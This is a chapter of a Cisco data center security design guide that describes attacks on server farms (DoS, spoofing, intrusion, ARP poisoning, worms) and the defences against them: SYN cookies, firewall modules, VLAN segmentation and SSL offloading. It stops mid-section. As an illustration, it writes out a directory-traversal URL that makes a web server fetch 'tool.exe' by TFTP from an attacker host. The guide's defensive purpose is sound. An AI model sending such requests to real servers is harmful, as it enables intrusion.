Server Farm Security—Technology and Solution Overview

This chapter is an overview of Cisco tested solutions for providing security in the enterprise data center. It includes the following topics:

- Data Center Security Overview
- LAN Security for the Server Farm
- Additional References

Data Center Security Overview

This section introduces data center security and includes the following topics:

- Why is Data Center Security So Important?
- Typical Attack Scenarios
- Who Are The Attackers?

Why is Data Center Security So Important?

Enterprise data centers contain the assets, applications, and data that are often targeted by electronic attacks. Endpoints such as data center servers are key objectives of malicious attacks and must be protected. The number of reported attacks, including those that affect data centers, continues to grow exponentially every year (CERT/CC Statistics 1988-2002, CSI/FBI 2001).

Attacks against server farms can result in lost business for e-commerce and business-to-business applications, and the theft of confidential or proprietary information. Both local area networks (LANs) and storage area networks (SANs) must be secured to reduce the likelihood of these occurrences.

Hackers can use several currently available tools to inspect networks and to launch intrusion and denial of service (DoS) attacks. Publicly available network libraries make it easier to write customized network-based attacks, including those that sniff traffic to collect information that travels unencrypted on the network.

Because the threats associated with the use of LAN technologies are well-known, firewalls are often deployed to provide a baseline level of security when external users attempt to access the Internet server farm. To properly secure server farms, Cisco recommends a more thorough approach that leverages the

best capabilities of each network product deployed in a server farm: firewalls, LAN switch features, host- and network-based intrusion detection and prevention systems, load balancers, Secure Socket Layer (SSL) offloaders, and network analysis devices.

This document describes Cisco data center tested solutions to make server farms less vulnerable to these threats.

Typical Attack Scenarios

This section describes several common attack scenarios.

Denial of Service and Distributed Denial of Service

The goal of a DoS attack is to prevent legitimate users from being able to perform transactions. The most common DoS attacks consist of generating large volumes of packets that consume limited server resources such as CPU cycles and memory blocks.

DoS attacks may carry a spoofed source IP address for the following purposes:

- Hiding the source of the attack—Using a spoofed IP address makes it is difficult to identify the real source of the attack, and actions taken to block the spoofed IP address can interrupt service to a valid client.

- Bypassing security—By spoofing an IP address, a hacker may be able to enter a security zone that is normally accessible only to trusted devices. Figure 1-1 shows two server farms (10.20.5.0 and 10.20.10.0), each behind a firewall and connected to a router. Servers in 10.20.5.0 can talk with servers in 10.20.10.0. The hacker uses the spoofed source IP address 10.20.5.0 to launch the attack against 10.20.10.0.

Figure 1-1   Source IP Spoofing

10.20.5.0   10.20.10.0

- Masquerading the real target—Using the IP address of the target as the source IP address of the DoS attack turns the destination server farm into an agent of the real attack. For example, in a smurf attack, the hacker sends an Internet Control Message Protocol (ICMP) echo to a broadcast address. All the hosts on the network respond to the source IP address (which is the victim IP address), thus overwhelming the victim with ICMP echo-reply messages. Another use of source IP spoofing consists in generating a reflector attack in which the hacker sends SYNs to a server farm that becomes its agent. The SYN ACK responses from the servers are directed to the victim IP address. The more SYNs the server farm (agent) can process, the more effective the attack.

- Exhausting network resources—Saturating network connection tables on firewalls, load balancers, and flow-based Layer 3 switches is another use of source IP spoofing, as shown in Figure 1-2. For example, the hacker compromises a server machine and installs custom software that cycles multiple source IP addresses, thus creating a number of connection entries on the network devices until these devices no longer pass client traffic.

Figure 1-2   Source IP Spoofing to Exhaust Network Resources

You can provision server farms to withstand a DoS attack by simply adding as many servers as needed to respond to the maximum theoretical number of SYNs per second (based on the available bandwidth). However, this approach is extremely expensive and also creates a TCP reflector, in which a DoS attack from a spoofed source IP address (target) is reflected by the server farm to the target device.

Distributed denial of service (DDoS) attacks are a particular type of DoS attacks that compromise a large number of machines (agents) to be used as the source of a synchronized DoS attack. The hacker typically scans desktops and servers to find vulnerable devices. One device is used as the master to control other devices used as agents. When the hacker activates the attack, all agents send traffic against the victim server. Tracing the source of the attack is very difficult because there can be multiple master systems.

Thus, the threat related to DoS and DDoS attacks is twofold: servers can be agents and servers can also be targets.

The use of technologies such as SYN cookies, unicast Reverse Path Forwarding (uRPF) check, proper access control list (ACL) configuration, and Control Plane Policing (CoPP) mitigate the effect of these attacks.

Intrusion Attacks

Intrusion attacks often aim at stealing confidential information. These attacks typically start with a probing and scanning phase to discover information about the target system. A hacker can use a publicly available tool to find information about the OS of the target host as well as the services configured on the server.

Reconnaissance

Because in many cases a particular vulnerability can be exploited only once, the hacker must clearly identify OS characteristics such as service type and release version (fingerprinting) to be able to choose the best method of exploitation. The reconnaissance phase of the attack provides information for the hacker to tune the tools to the specific characteristics of the target machine.

The ICMP protocol is often used for scanning because messages such as "ICMP port unreachable" yield very useful information to the hacker. The detection of the remote OS and service version can be as easy as sending a Telnet, FTP, or HTTP request and then reading the banner; or it can be done by probing the TCP stack with TCP SYN/FIN segments and observing how the server responds, including how the Initial Sequence Numbers (ISNs) are generated (fingerprinting).

Obtaining the Server Shell and Copying Malicious Code on the Server

After identifying the OS and the services that are listening on the target machine, the hacker wants to issue commands on the server, which usually means obtaining the server command shell. Shell code is machine code that executes by exploiting a buffer overflow.

If the compromised machine contains the desired data, the attack might stop here. Otherwise, the hacker might have to raise privileges, crack passwords, or look for files containing the confidential data. Machines that are directly accessible from outside the server farm do not typically hold data, but simply provide the presentation function, such as web servers that provide the presentation tier for a business-to-consumer (B2C) application.

The hacker, after compromising an externally accessible machine, can follow several strategies to collect sensitive data, such as the following two common strategies:

- Locating and accessing the database server
- Collecting traffic from the local segment

In either case, the perpetrator of the attack needs to copy tools on the compromised machine. This can be done, for example, by issuing a TFTP copy on the compromised server from the computer of the hacker.

Figure 1-3 shows an attacker taking advantage of a well-known web server vulnerability (now fixed) called the "web server traversal vulnerability", which allowed remote users to execute commands in the context of the web server process. In this example, the hacker forces the server "www.example.com" to issue a copy TFTP ("tftp –i 10.20.15.15 GET tool.exe") of the file "tool.exe" from the computer of the hacker (10.20.15.15). This technique allows the copying of several tools on the server that the attacker can invoke at a later stage of the attack.

Figure 1-3   Intrusion Attack Example

10.20.15.15

TFTP traffic

www.example.com

Tool.exe

Web/application   Database

126816

HTTP://www.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+
tftp%-20-i%2010.20.15.15%20GET%20tool.exe%20tool.exe

TCP session hijacking is another well-known technique to control a server. A remote host can control servers with predictable ISNs by using a combination of source IP spoofing, trust exploitation, and ISN guessing.

The use of firewalls with proper ACL configuration makes it more difficult for the hacker to obtain a command shell from the server. Intrusion detection sensors can identify these attacks. Combining an SSL offloading device with Intrusion Detection System (IDS) sensors allows identification of these attacks even when the traffic is encrypted.

Compromising the Database

From the web/application server shell, the hacker first scans the network to find vulnerable devices or open ports. This can easily be done with a command-line scanning tool that has been previously copied using techniques similar to the one described in the previous section.

After the database is found and its OS characteristics identified, the hacker can exploit a buffer overflow vulnerability, for example, and access the database. On an old system, the hacker can exploit the well-known RPC DCOM vulnerability, taking advantage of the fact that the RPC port (135) would likely be left open for communication between the web/application servers and the database server.

After the hacker has a shell on the database server and the right privileges, the desired information can be pulled from the database server.

Intrusion detection sensors can detect this type of attack.

Sniffing the Traffic

A different attack strategy, called man-in-the-middle, captures traffic traveling in the network adjacent to the compromised server instead of compromising the database and extracting data from it. A likely scenario consists of the following steps:

- The attacker identifies the most vulnerable machine of the publicly accessible servers.
- The machine is compromised as described in Obtaining the Server Shell and Copying Malicious Code on the Server, page 1-4 and the sniffing software is copied on this machine.
- The hacker identifies which machine in the adjacent segment carries business transactions.
- The hacker poisons the Address Resolution Protocol (ARP) tables on the router and the target server to place the compromised server in the transit path for all transactions to the target machine.

Figure 1-4 shows how this attack works.

Figure 1-4   Man-in-the-Middle Attack

From the compromised server (Server D), the hacker seeks to control other servers in the data center to capture sensitive information that travels in the network. The hacker identifies Server B as one of the servers where B2C transactions are exchanged, and uses a tool on Server D to poison the ARP table on the router to replace the entry for Server B with the MAC address for Server D. The tool also poisons the ARP table of Server B with the MAC address for Server D.

The dotted line in Figure 1-4 shows the path of the traffic when the hacker has poisoned the ARP tables: the router sends client requests to Server D, which parses the traffic and then sends the original frame to Server B. The response from Server B goes first to Server D, where the sniffing software parses the traffic again and then forwards the original frame to the router.

Using network-based SSL offloading combined with SSL back-end encryption prevents a hacker from reading the confidential information sent by the user. For more information, see Chapter 6, "Catalyst SSL Services Module Deployment in the Data Center with Back-End Encryption."

Worms

Worms are self-replicating programs that can result in denial of service or can provide a back door on the compromised servers. Worms in a server farm can compromise servers and clog network links because of the speed at which worms can propagate and because of their continuous scanning of random IP addresses to find vulnerable hosts. For example, the number of hosts infected by the MS SQL Slammer doubled every 8.5 seconds, and the traffic that it generated could saturate a 1 Gbps link in ~1 minute.

Well-known worms that have propagated in recent years include Code Red (CERT® Advisory CA-2001-19), Nimda (CERT® Advisory CA-2001-26 Nimda Worm), and MS SQL Slammer (CERT® Advisory CA-2003-04). Each worm is unique in the type of vulnerability it exploits, yet there are similarities.

> **Note**   The Cooperative Association for Internet Data Analysis (CAIDA) provides information on the propagation of recent worms through the Internet at the following URL: http://www.caida.org/research/.

Worms typically probe hosts for specific service ports on random IP addresses with algorithms that differ based on the type of worm. Worms might exploit specific buffer overflow vulnerabilities and then open a shell to the server to force it to copy the worm code from an already infected host. Registry entries and system files can be modified such that upon reboot the worm code is automatically invoked. The server

then starts probing for vulnerable hosts and the process continues as before. Worms scanning random IP addresses can also overwhelm router processors with control traffic for unresolved adjacencies and with requests directed at the router IP addresses (receive adjacencies).

Who Are The Attackers?

OS vulnerabilities are continually found and published. Sophisticated attack tools are publicly available and becoming more and more user friendly. This means that almost anybody has access to a wide variety of tools and vulnerabilities to exploit.

In the 2002 Computer Security Institute (CSI)/FBI security survey, respondents noted that approximately 40–45 percent of all attacks on their systems occurred from sources residing on the internal network. These survey results emphasize the increasing need to protect internal devices and applications from attacks and unauthorized access attempts.

Data centers should be designed to protect against attacks carried by external client machines over the Internet as well as internal client machines, and to prevent compromised servers from infecting other servers or becoming agents that attack other devices.

LAN Security for the Server Farm

This section describes the security functions of Cisco Catalyst switches, Cisco Catalyst 6500 service modules, and Cisco intrusion detection products. This section includes the following topics:

- DoS Protection
- Segmentation between Server Farm Tiers
- Client and Servers Data Confidentiality
- Traffic Mirroring and Analysis
- Intrusion Detection and Prevention
- Tiered Access Control

DoS Protection

TCP termination on Cisco firewalls and load balancers provides DoS protection against SYN floods. The Cisco data center solution leverages the Catalyst 6500 Series switches combined with the Cisco FWSM and the Cisco CSM for this purpose.

Cisco Detector and Cisco Guard are respectively an anomaly detector and an attack mitigation product for DoS and DDoS attacks. This technology can divert traffic directed at the target host for analysis and filtering, so that legitimate transactions can still be processed while illegitimate traffic is dropped.

Note   Cisco Detector and Cisco Guard are not part of this SRND release, but they are included in this overview document for completeness. Strictly speaking, Cisco Guard is not a "data center" device, in that it should be placed as close as possible to the service provider equipment. Cisco Guard can provide infrastructure and endpoint security for the B2C server farm. Cisco Detector can leverage the same traffic monitoring and differentiation techniques described in this guide in the context of intrusion detection.

Table 1-1 shows a comparison of these two DoS protection technologies.

Table 1-1   Comparison of DoS Protection Technologies

Feature	CSM and FWSM	Cisco Guard and Cisco Detector
Anti-spoofing algorithms	The CSM and FWSM support SYN cookies.	Cisco Guard supports a wide variety of algorithms that cover TCP-based attacks, HTTP attacks, DNS attacks, SMTP attacks, and more.
Proxy behavior	The CSM and FWSM by definition are proxy devices (when the configured embryonic connection threshold os reached).	Cisco Guard becomes a proxy only when a certain threshold is reached. For most attacks, Cisco Guard can operate without becoming a proxy, thus preserving TCP options and maximum segment size (MSS).
Scalability	The CSM and FWSM can sustain hundreds of thousands of SYN/s of DoS attack traffic (amount of SYNs/s from an OC-3 link) with ~10–30 percent performance degradation on legitimate transactions.	Because Cisco Guard is designed to mitigate DoS and DDoS attacks, it can sustain millions of SYN/s attacks (amount of SYNs/s from OC-12 links). Multiple Cisco Guards can be easily clustered to scale to even higher amounts of traffic.
Traffic diversion	The CSM and FWSM are usually in the main traffic path.	Cisco Guard diverts only a subset of the traffic after an attack has been identified.
Detection	When the number of half-open (embryonic) connections exceeds a threshold	Cisco Guard diverts traffic based either on a manual configuration or when the associated Cisco Detector has identified an attack in the server farm. Cisco Detector can detect attacks by comparing the server farm traffic against a baseline. The traffic monitoring techniques used for intrusion detection and described in this chapter are applicable to Cisco Detector as well.
Placement	The FWSM and CSM, because of their stateful nature and their proxy behavior, are better placed closer to the servers (normally Layer 2 adjacent to the servers).	Cisco Guard is better placed as close as possible to the border routers such that high volume traffic that results from an attack does not congest the network links. Cisco Detector is placed closer to the servers.

SYN cookies are an effective mechanism to protect the server farm from DoS attacks. The SYN cookie mechanism protects the SYN queue of the TCP/IP stack of a device (either a network device or a server) by selecting an ISN (the cookie value) based on a Message Digest 5 (MD5) authentication of the source and destination IP addresses and port numbers. When a certain threshold in the queue is reached, a SYN/ACK is still sent by the FWSM/CSM, but no connection state information is kept. If the final ACK for the three-way handshake is received, the server recalculates the original information from the initial SYN. By using this technology, the CSM and FWSM can withstand attacks of hundreds of thousands of connections per second while preserving legitimate user connections.

The load balancing configuration with the FWSM and CSM can have the following two main designs:

- Inline CSM—MSFC–FWSM–CSM–servers

- One-arm CSM—MSFC–FWSM + MSFC–CSM

Figure 1-5 shows both of these designs.

Figure 1-5   Cisco Data Center Solution—Using the FWSM and CSM for DoS Protection

The design on the left shows the inline CSM design and the design on the right shows the one-arm design.

The benefit of the one-arm design is that the DoS protection capabilities of the CSM and FWSM are combined as follows:

- The CSM protects against DoS attacks directed at the virtual IP (VIP).
- The FWSM protects against DoS attacks directed at non-load balanced servers.

The CSM one-arm design with the FWSM inline is described in this guide.

# Segmentation between Server Farm Tiers

Segmentation is used to make it harder for a client that compromises a server to get access to the information exchanged in other parts of the data center. The easiest way to segment servers is to place them in different Layer 2 domains or virtual LANs (VLANs), and to separate those VLANs using a router or firewall. When applicable, segmentation local to the VLAN (by means of private VLANs) further enhances data center security by preventing a server infected by a worm from propagating to adjacent servers.

Multi-tier Server Farms

Most current applications are deployed as a multi-tier architecture. The multi-tier model uses separate server machines to provide the different functions of presentation, business logic, and database. Multi-tier server farms provide added security because a compromised web server does not provide direct access to the application itself or to the database.

Web/application servers may connect to database servers via a separate interface that is Layer 2 adjacent to the database, as shown in the top design in Figure 1-6.

Figure 1-6   Design Options with Multi-tier Architectures

This design makes it easy for the hacker to find the database after compromising the web/application server by simply scanning the Layer 2 network for the database ports.

Web/application servers may connect to the database through a router, as shown in the middle design in Figure 1-6. In this case, the hacker must spend more time discovering to which subnet the database belongs before scanning for the database ports. This option combined with ACLs provides more security than the first option.

The third option, as shown in the bottom design in Figure 1-6, uses a firewall to separate the web/application servers from the database. Assuming that the firewall understands the specific protocols that the application uses to communicate with the database, this option provides the highest security.

Note   Before deploying this third option, make sure that the firewall supports the database communication protocol that you plan to deploy. If it does not, you can always fall back to the second option, which is also the one that provides the highest throughput through the fabric of the Cisco Catalyst 6500 and wire speed packet filtering with Cisco IOS ACLs and VACLs.

Multi-tier Server Farms in a Consolidated Environment

Server farms are often physically separated between application tiers, as shown in Figure 1-7. The B2C environment in Figure 1-7 consists of a first tier of web servers with at least two NIC cards, a public interface, and a private interface. The private interface gives access to the application servers through a pair of firewalls. The application servers have at least two NIC cards: one for the communication with the web servers and one for the communication with the database servers.

Figure 1-7   Typical B2C Architecture with Physical Separation between Application Tiers

In a consolidated data center facility that hosts hundreds or thousands of servers, the architecture shown in Figure 1-7 is often not optimal because of the number of physical components that must be provisioned.

In a consolidated data center, it is likely that servers that belong to the presentation, application, and database tiers are connected to the same physical switches. These servers are on different broadcast domains, and separation is achieved by using VLANs with routers and/or firewalls, as shown in Figure 1-8.

Figure 1-8   Consolidated B2C Architecture Topologies

The topology of a consolidated facility depends on factors such as cabling and density of servers per rack and per row. Topology A in Figure 1-8 shows a topology where servers of different type are connected to a physically separate access switch: web servers to one switch, application servers to a different switch, and database servers to a pair of access switches (for increased availability). The traffic from these access switches is aggregated by a pair of Catalyst 6500s with service modules. Segmentation between these servers is ensured by the use of VLANs and/or virtual firewall contexts.

Topology B shows a more consolidated infrastructure where web, database, and application servers connect to the same pair of access switches. VLANs provide segmentation between these servers at the access layer and with VLANs and virtual firewall contexts at the aggregation layer.

The aggregation layer in Figure 1-8 provides firewalling, load balancing, network analysis, and SSL offloading services. These services can either be integrated in the same aggregation chassis, or some services such as load balancing and SSL offloading might be offloaded to a separate layer of switches that are normally referred to as service switches.

Note   The data center design with service switches is not described in this SRND. The concept of service switches is useful when consolidating multiple security and load balancing services in the aggregation layer (each hardware accelerated service takes one slot in the chassis), to be able to provide high port density for the servers.

You can design the physically consolidated infrastructure shown in Figure 1-8 to provide the logical sequences of switching, routing, and/or firewalling as shown in Figure 1-6.

Segmentation by means of VLANs and routers/firewalls on a consolidated infrastructure also addresses the need to host servers belonging to different organizations, so that they might be kept logically separate for security reasons while physically connected to the same device.

VLANs

A Layer 2 switch is a device capable of grouping subsets of its ports into virtual broadcast domains isolated from each other. These domains are commonly known as virtual LANs (VLANs). VLANs can be used to segregate server farms, and can be combined with firewalls to filter VLAN-to-VLAN traffic.

For more information about the use of VLANs as a security mechanism, see the @stake security assessment report at the following URL:
http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/tech/stake_wp.pdf

Virtual Firewall Contexts

You can partition a single FWSM into multiple virtual firewalls known as security contexts. Each context is an independent system with its own security policy, interfaces, and administrators. Multiple contexts are equivalent to having multiple standalone firewalls. Each context has its own configuration that identifies the security policy, interfaces, and almost all the options you can configure on a standalone firewall. If desired, you can allow individual context administrators to implement the security policy on the context. Some resources are controlled by the overall system administrator, such as VLANs and system resources, so that one context cannot inadvertently affect other contexts.

Figure 1-9 shows the resulting topology in a consolidated server farm where each firewall context protects the application tiers.

Figure 1-9   Data Center Topology with Virtual Firewalls

VLAN segmentation enforces traffic from the web to the application tier through the firewall context protecting the application tier.

Several variations to this design are possible but less desirable from a routing perspective. Servers might have two NIC cards: one for the public-facing network and one for the web-to-application communication. In this case, the NIC might be placed on the same subnet on the outside VLAN of the application-tier firewall, or it can be better placed in its own subnet and routed only to the application tier subnet and not publicly accessible.

You can use the same concepts to provide security for applications that belong to different departments of the same organization.

Client and Servers Data Confidentiality

SSL provides data confidentiality for access to server applications. The Catalyst 6500 Series products can provide cryptographic operations, offloading from the servers, and public key distribution functions.

SSL-encrypted traffic can be analyzed by combining network SSL decryption products such as the Cisco Catalyst 6500 SSLSM and intrusion detection products.

Encrypting and decrypting SSL traffic on the network on behalf of a server has several advantages. One advantage is the performance benefit for the server, because the CPU is not busy with the handling of cryptographic operations. Another advantage is that an SSL device such as an SSLSM can be combined with an IDS device to inspect attacks carried on top of HTTPS. Without the use of network SSL offloading, and optionally SSL back-end encryption, network IDS/IPS has no visibility into the SSL client-to-server traffic flows.

SSL

